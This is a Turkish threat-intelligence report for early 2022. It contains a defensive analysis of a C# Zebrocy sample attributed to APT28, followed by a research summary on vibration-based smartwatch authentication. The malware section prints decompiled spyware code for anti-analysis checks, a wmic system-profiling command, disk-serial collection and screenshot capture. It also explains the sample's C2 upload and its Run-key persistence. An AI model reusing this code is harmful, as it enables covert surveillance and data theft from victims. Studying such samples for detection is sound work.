SİBER TEHDİT DURUM RAPORU

OCAK-MART 2022

STM MÜHENDİSLİK TEKNOLOJİ DANIŞMANLIK

thinktech STM Teknolojik Düşünce Merkezi

İÇİNDEKİLER

GİRİŞ

2022 yılının ilk çeyreğinde sizler için hazırladığımız raporumuzda yine birbirinden ilgi çekici ve güncel konularla karşınızdayız.

Bunlar arasında her dönem olduğu gibi zararlı yazılım analizleri, teknolojik gelişmeler, tehdit aktörü analizleri ve honeypot verileri gibi başlıklar bulunuyor. "Zebrocy" isimli zararlı yazılımın analiziyle başlayan bölümü teknolojik gelişmeler bölümü takip ediyor.

IoT sistemlerinin gelişmesi ve giyilebilir teknolojilerin popülerleşmesiyle birlikte en çok tercih edilen ürünlerden biri hâline gelen akıllı saatlerin gün geçtikçe akıllı telefonlara olan bağımlılıklarının azalması, bu cihazların yeni yetenekler kazanmasını getiriyor. Buna bir örnek olarak "Akıllı Saatler için Geliştirilen Kullanıcı Dostu Kimlik Doğrulama Yöntemi" konusunu irdeliyoruz.

Bunun devamında Ethereum blok zincirindeki akıllı sözleşmelerde rastlanan güncel güvenlik zafiyetlerini inceleyen yazımızı paylaşıyoruz.

Ardından çocukların parola kullanımıyla ilgili bir araştırmayı paylaşıp çocukların parola alışkanlıkları ve karakteristikleri gibi konuları ele alıyoruz.

Tehdit aktörü analizleri bölümünde ise, Rusya'da etkinliklerini devam ettiren Sandworm APT ile Fancy-Bear (APT28) tehdit aktörlerini ve bunların başvurduğu taktik, teknik ve prosedürleri detaylı bir şekilde raporluyoruz.

Daha sonra Honeypot sensörlerden topladığımız veriler ışığında saldırılan yerler, denenen portlar veya parolalar gibi bilgileri sunuyoruz.

Son olarak bu rapordaki dönem konumuzu ise, bu yılın ilk üç ayında dünya gündemini en çok meşgul eden konu olan Ukrayna-Rusya savaşındaki siber operasyonlar oluşturuyor.

Keyifli okumalar dileriz.

ZARARLI YAZILIM ANALİZLERİ

1. Zebrocy Zararlı Yazılım Analizi

STM Zararlı Yazılım Laboratuvarı (ZLAB) tarafından yapılan araştırmalar sonucunda, APT28 grubu (diğer bilinen isimleriyle Pawn Storm, Fancy Bear, Sofacy ve Sednit) tarafından Zebrocy adlı zararlı yazılım kullanılarak saldırılar gerçekleştirildiği tespit edilmiştir. Söz konusu zararlı yazılımın AutoIt, Delphi, VB.NET, Go ve C++ olmak üzere farklı dillerde varyantlarının olduğu görülmektedir.

İncelenen zararlı yazılımın, C# ile yazılmış olduğu ve son kullanıcının donanım, sistem, süreç ve tarih bilgilerini elde ettiği ve sistemden topladığı bilgileri, POST metoduyla komuta kontrol merkezine gönderdiği tespit edilmiştir.

Yapıcı ve yaptırıcı aksiyonlar kapsamında, ilgili IOC'lerin ilgili güvenlik cihazları üzerinde kontrolünün yapılması ve ilgili imzaların eklenmesi gerekmektedir.

Teknik Analiz Detayları


Birçok varyantının olduğu bilinen Zebrocy zararlı yazılımının C# varyantı, benzersiz birkaç özelliğe sahiptir. Zararlı yazılım diğer varyantlarından farklı olarak sürücünün seri numarasını almak için Windows API olan GetVolumeInformation() fonksiyonunu kullanmaktadır. Bir başka özellik olarak, bu varyant aynı zamanda ekran görüntüsünü alıp JPEG formatında komuta kontrol sunucusuna göndermektedir.

Anti Analiz Teknikleri

Zararlı yazılım, ilk etapta kontrol mekanizması olarak zararlı yazılım isminin içeriğinde "~" kullanılma durumunu kontrol etmektedir. Olmaması hâlinde süreç kendini sonsuz döngü içinde uyutmaktadır.

```
namespace softwere
{
    // Token: 0x02000002 RID: 2
    internal static class Program
    {
        // Token: 0x06000001 RID: 1 RVA: 0x00002050 File Offset: 0x00000250
        [STAThread]
        private static void Main()
        {
            if (Path.GetFileName(Application.ExecutablePath).Contains("~"))
            {
                Application.EnableVisualStyles();
                Application.SetCompatibleTextRenderingDefault(false);
                Form1 form = new Form1();
                form.ShowInTaskbar = false;
                form.Hide();
                form.Visible = false;
                Application.Run(form);
                return;
            }
            for (;;)
            {
                Thread.Sleep(5);
            }
        }
    }
}
```


Şekil 1: Zararlı yazılım isim içeriğinin kontrolü.



```
// Token: 0x06000003 RID: 3 RVA: 0x000020C8 File Offset: 0x000002C8
private void InitializeComponent()
{
    base.SuspendLayout();
    base.AutoScaleDimensions = new SizeF(6f, 13f);
    base.AutoScaleMode = AutoScaleMode.Font;
    base.ClientSize = new Size(116, 165);
    this.Cursor = Cursors.AppStarting;
    base.MaximizeBox = false;
    this.MaximumSize = new Size(331, 203);
    base.MinimizeBox = false;
    base.Name = "Form1";
    base.ShowIcon = false;
    base.StartPosition = FormStartPosition.CenterScreen;
    base.Load += this.Form1_Load;
    base.ResumeLayout(false);
}

// Token: 0x06000004 RID: 4 RVA: 0x00002169 File Offset: 0x00000369
public Form1()
{
    this.InitializeComponent();
}
```

Şekil 2: Form1 elemanları.




```
// Token: 0x06000005 RID: 5 RVA: 0x00002177 File Offset: 0x00000377
private void Form1_Load(object sender, EventArgs e)
{
    base.ShowInTaskbar = false;
    base.Hide();
    base.Visible = false;
    this.SSS();
    Application.Exit();
}
```

Şekil 3: Form1_Load metodu.

Kontrol mekanizmasından başarılı bir şekilde geçilmesi durumunda, *Form1* adında bir form yaratıldığı görülmüştür. Yaratılan formun görünmez olarak ayarlandığı ve *Form1_Load* metodunun çağırıldığı görülmektedir.


Veri Kaçırma

Form için gerekli olan tüm bilgilerin, *SSS()* metodu içinde yer aldığı görülmektedir. Metot kapsamında yer alan *gQ()* metodu ile Name, SurName, Age girdi bilgileri alınmaktadır.



```
// Token: 0x06000006 RID: 6 RVA: 0x00002198 File Offset: 0x00000398
private void SSS()
{
    Random random = new Random();
    Thread.Sleep(random.Next(2, 5) * 1000);
    gQ gQ = new gQ();
    Thread.Sleep(random.Next(2, 6) * 1000);
    rre rre = new rre(gQ.Name, gQ.SurName, gQ.Age);
    rre.St();
}
```

Şekil 4: SSS() metodu.



```
// Token: 0x06000013 RID: 19 RVA: 0x000025A0 File Offset: 0x000007A0
public gQ()
{
    this.Name = this.i();
    this.SurName = this.sr();
    this.Age = this.pic();
}
```

Name	Value	Type
this	{softwere.gQ}	softwere.gQ
Age	"FFD8FFE000104A4649460001010100600060000FFDB00430008060607060508070707090908 0A0C140D0C0B0B0C1912130F141D1A1F1E1D...	string
Name	"80C58E6A"	string
SurName	"2/2/2022 5:02:55 AM\r\n\r\nC:\\Users\\Test\\Desktop\\9a0f00469d67bdb60f542fabb42e8d3a90c214b82f021ac6719c7f30e69ff0b9\\mal...	string

Şekil 5: gQ() metoduyla girdilerin alınması.

```
// Token: 0x06000014 RID: 20 RVA: 0x000025CC File Offset: 0x000007CC
private string i()
{
    uint num;
    uint num2;
    if (!gQ.GetVolumeInformation("c:\\", null, 0, out num, out num2, 0, null, 0))
    {
        Marshal.ThrowExceptionForHR(Marshal.GetHRForLastWin32Error());
    }
    string text = num.ToString("X");
    while (text.Length < 8)
    {
        text = '0' + text;
    }
    return text;
}
```

Şekil 6: Seri numarasının alınması.

```
// Token: 0x06000016 RID: 22 RVA: 0x000026F4 File Offset: 0x000008F4
private string sr()
{
    string folderPath = Environment.GetFolderPath(Environment.SpecialFolder.ApplicationData);
    string text = DateTime.Now.ToString() + Environment.NewLine;
    string text2 = text;
    text = string.Concat(new string[]
    {
        text2,
        Environment.NewLine,
        Application.ExecutablePath,
        Environment.NewLine,
        folderPath,
        Environment.NewLine,
        Environment.NewLine
    });
    try
    {
        Process process = new Process();
        process.StartInfo.UseShellExecute = false;
        process.StartInfo.CreateNoWindow = true;
        process.StartInfo.RedirectStandardOutput = true;
        process.StartInfo.FileName = "cmd";
        process.StartInfo.Arguments = "/C wmic logicaldisk get Caption, Description,VolumeSerialNumber,Size,FreeSpace&wmic diskdrive get Model, SerialNumber&wmic computersystem get Manufacturer, Model, Name, SystemTypec&wmic os get
          Caption, OSArchitecture, OSLanguage,SystemDrive,MUILanguages&wmic process get Caption,ExecutablePath";
        process.Start();
        string str = process.StandardOutput.ReadToEnd().Replace("\n", "");
        text += str;
        process.WaitForExit();
    }
    catch
    {
    }
    return text;
}
```

Şekil 7: Sistem bilgilerinin toplanması.

Name girdisi *i()* metoduyla alınmaktadır. Bu metod ile *"C:\\"* sürücünün seri numarası alınmaktadır.

Surname girdisi *sr()* metoduyla elde edilmektedir. Bu metotla *Roaming* dizin bilgisi, tarih, saat ve ilgili zararlı yazılımın dizin bilgisi alınmaktadır. Alınan bu bilgiler çalıştırılan *wmic.exe* komut çıktısıyla birleştirilerek geri dönüş değeri olarak gönderilmektedir.

Age girdisi *pic()* metoduyla alınmaktadır. Ekran görüntüsü JPEG formatında alınmakta, geri dönüş değeri olarak gönderilmektedir.


SSS() metodu içinde yer alan *rre()* metoduyla *rre* objesi oluşturulmaktadır. Bu metodun argüman değerleri, *gQ()* metodundan elde edilen değerlerle doldurulmaktadır. Bu değişkenler arasında komuta kontrol merkezi, sistem bilgileri ve JPEG formatında gönderilecek olan ekran görüntüsü yer almaktadır.

Çalıştırılan komut:

/C wmic logicaldisk get Caption, Description, VolumeSerialNumber, Size, FreeSpace&wmic diskdrive get Model, SerialNumber&wmic computersystem get Manufacturer, Model, Name, SystemTypec&wmic os get Caption, OSArchitecture, OSLanguage, SystemDrive, MUILanguages&wmic process get Caption, ExecutablePath

```
// Token: 0x06000015 RID: 21 RVA: 0x00002620 File Offset: 0x00000820
private string pic()
{
    string result = "";
    try
    {
        Image image = new Bitmap(Screen.PrimaryScreen.Bounds.Width, Screen.PrimaryScreen.Bounds.Height, PixelFormat.Format32bppArgb);
        Graphics graphics = Graphics.FromImage(image);
        graphics.CopyFromScreen(Screen.PrimaryScreen.Bounds.X, Screen.PrimaryScreen.Bounds.Y, 0, 0, Screen.PrimaryScreen.Bounds.Size, CopyPixelOperation.SourceCopy);
        MemoryStream memoryStream = new MemoryStream();
        image.Save(memoryStream, ImageFormat.Jpeg);
        result = BitConverter.ToString(memoryStream.ToArray()).Replace("-", string.Empty);
    }
    catch
    {
    }
    return result;
}
```

Şekil 8: JPEG formatında ekran görüntüsünün alınması.



Şekil 9: rre() metodu.


Şekil 10: St() metodu.

Komuta Kontrol Merkezi ile İletişim


SSS() metodu içinde yer alan *St()* metoduyla komuta kontrol merkezi ile iletişim kurulmaktadır. *St()* metodunda yer alan *conn()* metoduyla HTTP isteği oluşturulmaktadır. Sistemden toplanan bilgiler komuta kontrol merkezine gönderilmektedir.

Sistemde Kalıcılık

Komuta kontrol merkezine yapılan istekten dönen cevapta çalıştırılabilir dosya yer almaktadır. Bu dosya, *HB()* metoduyla byte dizisi olarak alınarak *"C:\Users\{user}\AppData\Roaming\OneDrive\Support\"* dizinin altında mvdrv.exe ismiyle kaydedilmektedir. Belirtilen dizinin



Şekil 11: Komuta kontrol merkezine yapılan HTTP isteği.



Şekil 12: Kalıcılık sağlamak için kayıt defterine kaydedilmesi.

altında dosyanın var olması durumunda kayıt defterinde *"Software\\Microsoft\\Windows\\CurrentVersion\\Run"* dizininde *"OneDriveScv"* değişkenine, dosya key değeri olarak atanmaktadır. *St()* metodunda num değişkeninin değerinin *0* olması hâlinde, *mvdrv.exe* isimli dosya adı *mse.exe* olarak değiştirilerek yeni dosya ismiyle kayıt defterine tekrar eklenmektedir. Bu işlem sayesinde bilgisayarın kapatılıp yeniden açılması durumunda zararlı yazılım tekrar çalışmaya devam ederek sistemde varlığını devam ettirecektir.

Komuta kontrol merkezinin kapatılmasından dolayı *mvdrv.exe* isimli ikinci dosya incelenememiştir. Yapılan incelemeler sonucunda, yapıcı ve yaptırıcı aksiyonlar kapsamında zararlı yazılıma ait IOC'lerin ilgili güvenlik cihazları üzerinde kontrolünün yapılması ve ilgili imzaların eklenmesi gerekmektedir.

IOC

Açıklama	Analiz edilen dosya
Dosya	mrx.exe
MD5	2B16B0F552EA6973FCE06862C91EE8A9
SHA1	18b42f4409be86a1a414d6390927a017d72f14de
SHA256	9a0f00469d67bdb60f542fabb42e8d3a90c214b82f021ac6719c7f30e69ff0b9
Dosya Tipi	Portable Executable 32 .NET Assembly
Boyut	14.00 KB (14336 bytes)

Tablo 1: Zebrocy zararlı yazılımına ait IOC bilgisi.

TEKNOLOJİK GELİŞMELER VE SİBER GÜVENLİK


2. Akıllı Saatler için Geliştirilen Kullanıcı Dostu Kimlik Doğrulama Yöntemi

Akıllı saatler son yıllarda yaygın olarak kullanılmaya başlandı. Aynı zamanda kullanım kolaylığı ve kullanıcı sağlığını iyileştiren bir dizi akıllı saat uygulamaları art arda geliştirilmekte ve tanıtılmaktadır. Bu süreçte bu cihazların yeni modelleri akıllı telefonlara olan bağımlılıklarından kurtularak kendi başlarına bağımsız cihazlar hâline gelmeye başladılar. Bunun için temel bir koşul olan kullanıcı kimliği doğrulama yöntemi de yeni araştırma alanlarının önünü açmaktadır. Mevcut durumda kullanılan PIN (Personal Identification Numbers) gibi yöntemler zor ve uygunsuz bir etkileşim gerektirmenin yanı sıra yeterli güvenlik seviyesini de sağlayamamaktadır. Özellikle akıllı saat teknolojisiyle ilgili olarak biyometrik bilgilere dayalı kullanıcı kimlik doğrulaması yapabilmek için özel maliyet gerektiren sensörlere ve kullanıcı etkileşimine ihtiyaç vardır. Bu problemi çözmek için Kore merkezli bir grup, insan vücudunun titreşimlere gösterdiği tepkilere dayalı daha güvenli ve kullanıcı etkileşimi gerektirmeyen bir yöntem geliştirdi. Yöntemin temelinde her insanın, tıpkı parmak izinde olduğu gibi maruz kaldığı titreşime farklı bir tepki vermesi yatıyor. Akıllı saat tarafından kullanıcısına gönderilen rasgele uzunluk ve şiddetteki titreşimlere kullanıcının vücudunun verdiği tepkiler akıllı saatte bulanan jiroskop ve ivmeölçer yardımıyla algılanarak kimlik doğrulaması yapılmaktadır. Önerilen yöntemin piyasadaki akıllı saatlerle yapılan testlerinde yüzde 1,37'lik bir hata payıyla çalıştığı görülmüştür.

Şu anda kimlik doğrulama yöntemi olarak kullanılan PIN ve desen tabanlı kimlik doğrulama, kullanışlılık açısından yeterli değiller ve kaba kuvvet veya gözetleme (shoulder-surfing) saldırılarına açık durumdalardır[1], [2]. Araştırmacıların üzerinde çalıştığı diğer bir yöntem ise biyometrik veri tabanlı kimlik doğrulama yöntemleri. Bunlar arasında parmak izi[3], elektro diyagram verisi (ECG)[4], ses[5], yüz[6], iris[7], damar[8] ve mimik[9], [10] tanıma tabanlı yöntemler yer almaktadır. Bazı metotlar özel sensörler gerektirdiği için piyasadaki akıllı saatlerde kullanılmıyor. ECG, ses, mimik tabanlı biyometrik verileri ölçebilen sensörler akıllı saatlerde bulunmasına rağmen bu yöntemler de kullanışlılık açısından çok verimli değiller. Örneğin ECG sinyallerini ölçmek için kullanıcının parmağını sensörün üzerine yerleştirerek bir süre tutması gerekiyor. Buna ek olarak, biyometrik veriler statik veri olarak sınıflandırılır. Statik kimlik doğrulama yöntemleri ise saldırganlardan tarafından oluşturulan sahte biyometrik verilerle yapılan saldırılara oldukça açıktır (3B yazıcıdan çıkarılan yüz veya parmak izleri).

Titreşim Tabanlı Kimlik Doğrulama

Önerilen yöntem bağımsız olarak ve hiçbir ek cihaza ihtiyaç duymadan çalışmaktadır. Titreşim tabanlı kimlik doğrulama yönteminin temelinde sorgulama-yanıt (challenge-response) yapısı vardır. Biyometrik veri tabanlı kimlik doğrulama yöntemlerinin çoğu statik olarak çalışmaktadır. Bu yüzden saldırganlar oluşturdukları sahte biyometrik verilerle bu sistemleri aldatabilir. Titreşim tabanlı kimlik doğrulamada akıllı saat tarafından desteklenen farklı titreşim tiplerinin arasından seçilen bir tip kullanılır. Sistem önce kullanılacak olan titreşim tiplerini ve bunlara kullanıcının vereceği tepkileri ölçen bir kayıt aşamasından geçer. Kayıt ve kimlik doğrulama adımlarını Şekil 13'de görebilirsiniz.



Şekil 13: Titreşim tabanlı kimlik doğrulama yöntemi.

Titreşim Üretimi ve Ölçülmesi


Bir akıllı saat toplamda *n* adet titreşim türü sağlıyorsa yinelemeye izin verilerek bunlar arasından rasgele beşi seçilir. Beş titreşim türünden oluşan bu rasgele dizi, kullanıcı kimlik doğrulaması için bir sorgulama hâline gelir ve bu diziye titreşim sorgulaması denir. Seçilen titreşim dizisi aynı sırayla kaydedilir. Akıllı saat, oluşturulan titreşim sorgulamasına göre titreşir ve saatin içinde bulunan jiroskop ve ivmeölçer sensörlerini kullanarak verilen yanıtı ölçer. Bu yanıta titreşim yanıtı denir.

Öznitelik Çıkarma

Ölçülen her yanıt filtrelenerek hata oluşturabilecek etkilerden temizlenir ve daha sonra filtrelenen bu sinyallerden kullanıcıyı tanımlamada kullanılacak öznitelikler çıkartılır.

Akıllı saatin kol üzerindeki ölçümleri sırasında sinyallerde kirlenmeler meydana gelebilir. Bir başka çalışmada[11] insan hareketlerinin frekans aralığı 0 Hz ile 20 Hz olarak belirlenmiştir. Bu nedenle yüksek geçiren bir filtre uygulanarak 20 Hz'in üzerindeki sinyaller temizlenir.

